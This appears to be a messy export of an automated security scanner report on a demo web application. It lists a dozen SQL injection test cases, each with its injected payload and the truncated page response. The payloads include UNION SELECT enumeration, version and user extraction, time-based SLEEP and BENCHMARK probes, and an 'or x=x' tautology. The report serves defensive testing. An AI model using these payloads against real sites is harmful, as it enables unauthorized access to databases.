<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1003

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 26--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 26--
Name	Value				
demouser@deepfence.io	ORDER BY 26--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__DF_CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1004				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),"3</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),"3
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),"3				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1005				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 5#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 5#
Name	Value				
demouser@deepfence.io	ORDER BY 5#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1006

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1007				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	<table><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23</td></tr></table>	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23		
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]		
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io		
CWE-ID	CWE-89		
Issue Number	#1008		

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>" or "x"="x</td></tr></table>	Name	Value	demouser@deepfence.io	" or "x"="x
Name	Value				
demouser@deepfence.io	" or "x"="x				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1009	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8DlgggFqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-89

#1010

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--

Content-type: text/html; charset=UTF-8

Content length: 7785

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1011

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1012				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number #1013

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1014

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1015				

SQL Injection

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 14--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 